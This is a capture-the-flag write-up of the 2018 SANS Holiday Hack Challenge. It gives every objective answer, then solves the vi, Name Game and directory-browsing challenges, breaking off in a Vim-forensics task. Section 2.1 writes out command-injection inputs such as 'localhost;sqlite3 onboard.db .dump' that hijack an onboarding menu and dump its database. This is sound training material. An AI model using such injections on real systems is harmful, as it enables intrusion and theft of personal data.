The 2018 SANS Holiday Hack Challenge

by Jeroen Schijvenaars

TABLE OF CONTENTS

Introduction 2
Executive Overview (Question Answers) 4
1 Objective: Orientation Challenge 6
1.1 Essential Editor Skills Cranberry Pi terminal challenge 6
1.2 Orientation Challenge 8
2 Objective: Directory Browsing 10
2.1 The Name Game Cranberry Pi terminal challenge 10
2.2 Directory Browsing 14
3 Objective: de Bruijn Sequences 16
3.1 Lethal ForensicELFication Cranberry Pi terminal challenge 16
3.2 de Bruijn Sequences 20
4 Objective: Data Repo Analysis 24
4.1 Stall Mucking Report Cranberry Pi terminal challenge 24
4.2 Data Repo Analysis 27
5 Objective: AD Privilege Discovery 31
5.1 CURLing Master Cranberry Pi terminal challenge 31
5.2 AD Privilege Discovery 34
6 Objective: Badge Manipulation 36
6.1 Yule Log Analysis Cranberry Pi terminal challenge 36
6.2 Badge Manipulation 39
7 Objective: HR Incident Response 42
7.1 Dev Ops Fail Cranberry Pi terminal challenge 42
7.2 HR Incident Response 45
8 Objective: Network Traffic Forensics 51
8.1 Python Escape from LA Cranberry Pi terminal challenge 51
8.2 Network Traffic Forensics 54
9 Objective: Ransomware Recovery 63
9.1 Sleigh Bell Lottery Cranberry Pi terminal challenge 63
9.2 Catch the Malware 67
9.3 Identify the Domain 71
9.4 Stop the Malware 73
9.5 Recover Alabaster's Password 80
10 Objective: Who Is Behind It All? 92
Appendix I: Conference Talks 95

INTRODUCTION

Greetings, holiday travelers! Welcome to the North Pole for KringleCon, the first-ever cyber security conference hosted by Santa and his elves.


Narrative 1 of 12

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Santa:

Welcome, my friends! Welcome to my castle! Would you come forward please? Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!
I hope you enjoy it. I think you will.
Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks (see Appendix I*) by world-class speakers, and mingle with our other guests.*
And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE (https://youtu.be/31JsKzsbFUo).
Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!
Oh, and as you enjoy the conference, click on your badge to see a series of objectives for you to conquer!



Just before you enter the castle you are welcomed by two other characters:

Elinore Twinkletoes:
Hi, I'm Elinore Twinkletoes!
You can't enter the castle until you speak to Santa!
Enjoy KringleCon!

Plant:
Hi, my name is Jason!
Welcome to KringleCon!

EXECUTIVE OVERVIEW (QUESTION ANSWERS)

The following are all the answers to the objectives questions asked by Santa on the website (https://holidayhackchallenge.com/2018/story.html). The sections following are detailed descriptions as to how these answers where obtained.

Question 1

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions?
Answer = ***Happy Trails***

Question 2

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness?
Answer = ***John McClane***

Question 3

Upon entering the correct passcode, what message is presented to the speaker?
Answer = ***Welcome unprepared speaker!***

Question 4

What is the password to open this file?
Answer = ***Yippee-ki-yay***

Question 5

What's the user's logon name (in username@domain.tld format)?
Answer = ***LDUBEJ00320@AD.KRINGLECASTLE.COM***

Question 6

What is the access control number revealed by the door authentication panel?
Answer = ***19880715***

Question 7

Which terrorist organization is secretly supported by the job applicant whose name begins with "K"?
Answer = ***Fancy Beaver***

Question 8

What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball?
Answer = ***Mary Had a Little Lamb***

Question 9

What is the success message displayed by the Snort terminal?
Answer = ***Congratulation! Snort is alerting on all ransomware and only the ransomware!***

Question 10

What is the domain name the malware in the document downloads from?
Answer = **erohetfanu.com**

Question 11

What is the full sentence text that appears on the domain registration success message (bottom sentence)?
Answer = ***Successfully registered yippeekiyaa.aaay!***

Question 12

What is the password entered in the database for the Vault entry?
Answer = ***ED#ED#EED#EF#G#F#G#ABA#BA#B***

Question 13

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?
Answer = ***You have unlocked Santa's vault!***

Question 14

Who was the mastermind behind the whole KringleCon plan?
Answer = ***Santa***

Congratulations on solving the SANS Holiday Hack Challenge 2018!

1 OBJECTIVE: ORIENTATION CHALLENGE

Difficulty: 

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.

1.1 ESSENTIAL EDITOR SKILLS CRANBERRY PI TERMINAL CHALLENGE


Bushy Evergreen:

Hi, I'm Bushy Evergreen.
I'm glad you're here, I'm the target of a terrible trick.
Pepper says his editor is the best, but I don't understand why.
He's forcing me to learn vi.
He gave me a link, I'm supposed to learn the basics.
Can you assist me with one of the simple cases?

Terminal hint:

- Vi Editor Basics, Indiana University Vi Tutorials: https://kb.iu.edu/d/afcz

Terminal challenge:



Type in **:q** to exit out of vi (or if you made any modifications use **:q!**)

```
Loading, please wait......


You did it! Congratulations!

elf@5e56e941a3d2:~$
```

Bushy Evergreen:

Wow, it seems so easy now that you've shown me how!
To thank you, I'd like to share some other tips with you.
Have you taken a look at the Orientation Challenge?
This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.
If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need...
It may take a little poking around, but with your skills, I'm sure it'll be a wintergreen breeze!

Objective hint:

- Past Holiday Hack Challenges: https://holidayhackchallenge.com/past-challenges/
- Ed Skoudis' talk: https://youtu.be/31JsKzsbFUo

1.2 Orientation Challenge

https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html

Answer all questions correctly to get the secret phrase!

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

- Firmware
- Clothing
- Wireless adapter
- Flux capacitor

Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?

- Elgnirk
- ATNAS
- GIYH
- Savvy, Inc.

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

- Tom-tom drums
- DNA on a mug of milk
- Cookie crumbs
- Business card

Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?

- Snozberry Pi
- Blueberry Pi
- Cranberry Pi
- Elderberry Pi

Question 5

In 2017, the North Pole was being bombarded by giant objects. What were they?

- TCP packets
- Snowballs
- Misfit toys
- Candy canes

Question 6

In 2017, Sam the snowman needed help reassembling pages torn from what?

- The Bash man page
- Scrooge's payroll ledger
- System swap space
- The Great Book

Secret phrase:

Orientation Challenge Answer:

Happy Trails

2 OBJECTIVE: DIRECTORY BROWSING

Difficulty: 

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site (https://cfp.kringlecastle.com/) to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.

2.1 THE NAME GAME CRANBERRY PI TERMINAL CHALLENGE

Minty Candycane:

Hi, I'm Minty Candycane.
Can you help me? I'm in a bit of a fix.
I need to make a nametag for an employee, but I can't remember his first name.
Maybe you can figure it out using this Cranberry Pi terminal?
The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.
PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.
I think that system is one of Alabaster's creations.
He's a little ... obsessed with SQLite database storage.
I don't know much about SQLite, just the .dump command.

Terminal hint:

- Powershell command Injection: https://ss64.com/ps/call.html
- SQLite3 .dump'ing: https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database

Terminal challenge:

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.
```

```
=====================================================================
=                                                                   =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                   =
=====================================================================




 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```

Trying out the **start the onboard process** didn't show much potential:

```


Welcome to Santa's Castle!


At Santa's Castle, our employees are our family. We care for each other,
and support everyone in our common goals.

Your first test at Santa's Castle is to complete the new employee onboarding paperwork.
Don't worry, it's an easy test! Just complete the required onboarding information below.


Enter your first name.
: &id
Enter your last name.
: ;id
Enter your street address (line 1 of 2).
: &id
Enter your street address (line 2 of 2).
: ;id
Enter your city.
: &id
Enter your postal code.
: ;id
Enter your phone number.
: &id
Enter your email address.
: ;id


Is this correct?


&id ;id
&id
;id
&id, ;id
&id
;id
y/n: y
Save to sqlite DB using command line
Press Enter to continue...:
```

Inspection of the **verify the system** option seems to leak a database name:

```
Validating data store for employee onboard information.
Enter address of server: localhost
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp seq=1 ttl=64 time=0.040 ms
64 bytes from localhost (127.0.0.1): icmp seq=2 ttl=64 time=0.058 ms
64 bytes from localhost (127.0.0.1): icmp seq=3 ttl=64 time=0.046 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.040/0.048/0.058/0.007 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

The **verify the system** option is also vulnerable to command injection:

```
Validating data store for employee onboard information.
Enter address of server: localhost;id
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp seq=1 ttl=64 time=0.040 ms
64 bytes from localhost (127.0.0.1): icmp seq=2 ttl=64 time=0.057 ms
64 bytes from localhost (127.0.0.1): icmp seq=3 ttl=64 time=0.054 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.040/0.050/0.057/0.009 ms
uid=1000(elf) gid=1000(elf) groups=1000(elf)
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Files available on the Cranberry Pi terminal:

```
Validating data store for employee onboard information.
Enter address of server: localhost;ls -al
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp seq=1 ttl=64 time=0.041 ms
64 bytes from localhost (127.0.0.1): icmp seq=2 ttl=64 time=0.053 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.057 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.041/0.050/0.057/0.008 ms
total 5476
drwxr-xr-x 1 elf  elf     4096 Jan  5 13:26 .
drwxr-xr-x 1 root root    4096 Dec 14 16:17 ..
-rw-r--r-- 1 elf  elf      220 Aug 31  2015 .bash logout
-rw-r--r-- 1 root root      95 Dec 14 16:13 .bashrc
drwxr-xr-x 3 elf  elf     4096 Jan  5 13:25 .cache
drwxr-xr-x 3 elf  elf     4096 Jan  5 13:25 .local
-rw-r--r-- 1 root root    3866 Dec 14 16:13 menu.ps1
-rw-rw-rw- 1 root root   24576 Jan  5 13:26 onboard.db
-rw-r--r-- 1 elf  elf      655 May 16  2017 .profile
-rwxr-xr-x 1 root root 5547968 Dec 14 16:13 runtoanswer
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Perform a dump of the onboard.db database and grep for Chan:

```
Validating data store for employee onboard information.
Enter address of server: localhost;sqlite3 onboard.db .dump | grep Chan
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp seq=1 ttl=64 time=0.035 ms
64 bytes from localhost (127.0.0.1): icmp seq=2 ttl=64 time=0.041 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.046 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.035/0.040/0.046/0.008 ms
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Now that we have the first name **Scott** we need to execute the **runtoanswer** file which identified earlier:

```
Validating data store for employee onboard information.
Enter address of server: localhost;runtoanswer
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp seq=1 ttl=64 time=0.037 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.046 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.037/0.047/0.059/0.010 ms
Loading, please wait......
```

```
Enter Mr. Chan's first name: Scott

    .;looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooool:'
  'ooooooooooook0Oooooox0Oddo0OOOOOOdox0Oddooooo0Okoooooooxk000kdoooooooooooo;
 'ooooooooooooXMWooooOMMxodMMNKKKKxxOMMxooooowMXoooookNMWKkKNMWOooooooooooooo;
 :ooooooooooooXMWooooOMMxodMM0oooooooMMxooooowMXooooxMMKooooKMMkoooooooooooo
 coooooooooooXMMMMMMMMxodMMWWWW0ooOMMxooooowMXooooOMMkoooookMM0oooooooooooo
 coooooooooooXMWddddkMMxodMM0ddddooOMMxooooowMXooooOMMOooooOMMkoooooooooooo
 coooooooooooXMWooooOMMxodMMKxxxxdoOMMOkkkxxoWMXkkkkdXMW0xxkOMMKoooooooooooo
 coooooooooooONXooookNNdodXNNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxoooooooooooooo
 cooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 cooooooooooooooooooooooooooooMYcNAMEcISoooooooooooooooooooooooooooooooooooo
 cddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddo
 OMMMMMMMMMMMMMMNXXWMMMMMMMNXXWMMMMMMWXKXWMMMMWWWWWWWWWWWWWWWWWWWWMMMMMMMMMW
 OMMMMMMMMMMMW:  .. ;MMMk'     .NMX:.  .  .lWO        d         xMMMMMMMMMMW
 OMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMM, .MMMMMMMMMMMMMMW
 OMMMMMMMMMMMX.  .cOWMN  'MMMMMM;  WMMMMMc  KMMM. .MMMMMM, .MMMMMMMMMMMMMMW
 OMMMMMMMMMMMMKo,   KN  ,MMMMMM,  WMMMMMc  KMMM. .MMMMMM, .MMMMMMMMMMMMMMW
 OMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMM, .MMMMMMMMMMMMMMW
 OMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMM, .MMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXKOxk0XXXXXXX0kkkKXXXXXKOkxkKXXXXXXXKOKXXXXXXXKO0XXXXXXXXXXXXXXK
 .ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.


Congratulations!

onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Minty Candycane:


Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.
Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.
This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of.
On a website, it's sometimes as simple as removing characters from the end of a URL.
What a silly misconfiguration for leaking information!

Objective hint:

- Website Directory Browsing: https://portswigger.net/kb/issues/00600100_directory-listing
- Finding Browsable Directories: On a website, finding browsable directories is sometimes as simple as removing characters from the end of a URL.


2.2 Directory Browsing

Website: https://cfp.kringlecastle.com/



Looking at the CFP link it advises that the CFP is officially closed:

Using the hint from Minty Candycane removed **cfp.html** from the URL:



Download the **rejected-talks.csv** file and list the first line of the file (column names) and search for the string **Data Loss for Rainbow Teams**:

```
root@Kali:~# wget https://cfp.kringlecastle.com/cfp/rejected-talks.csv
--2019-01-13 12:23:19--  https://cfp.kringlecastle.com/cfp/rejected-talks.csv
Resolving cfp.kringlecastle.com (cfp.kringlecastle.com)... 35.196.29.176
Connecting to cfp.kringlecastle.com (cfp.kringlecastle.com)|35.196.29.176|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 30677 (30K) [text/plain]
Saving to: 'rejected-talks.csv'

rejected-talks.csv          100%[=========================================>]  29.96K  --
.-KB/s    in 0s

2019-01-13 12:23:21 (147 MB/s) - 'rejected-talks.csv' saved [30677/30677]

root@Kali:~# head -1 rejected-talks.csv
talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,appr
oveVotes,rejectVotes
root@Kali:~# cat rejected-talks.csv | grep -i "Data Loss for Rainbow Teams"
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow
Teams: A Path in the Darkness,1,11
root@Kali:~#
```

Directory Browsing Answer:

John McClane

3 OBJECTIVE: DE BRUIJN SEQUENCES

Difficulty: 

When you break into the speaker unpreparedness room, what does Morcel Nougat say? For hints on achieving this objective, please visit Tangle Coalbox and help him with Lethal ForensicELFication Cranberry Pi terminal challenge.

3.1 LETHAL FORENSICELFICATION CRANBERRY PI TERMINAL CHALLENGE


Tangle Coalbox:

Hi, I'm Tangle Coalbox.
Any chance you can help me with an investigation?
Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.
Do you know anything about Linux terminal editors and digital traces they leave behind?
Apparently editors can leave traces of data behind, but where and how escapes me!

Terminal hint:

- Vim Artifacts: https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/

Terminal challenge:



Files available on the Cranberry Pi terminal:

```
elf@d2dda3e40fda:~$ find .
.
./.profile
./.bashrc
./.bash_logout
./.bash_history
./.viminfo
./.secrets
./.secrets/her
./.secrets/her/poem.txt
./runtoanswer
elf@d2dda3e40fda:~$
```

Inspection of the poem in the secret location identifies the current name used as **NEVERMORE**:

```
elf@d2dda3e40fda:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
  Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
  NEVERMORE in tinsel stocking!

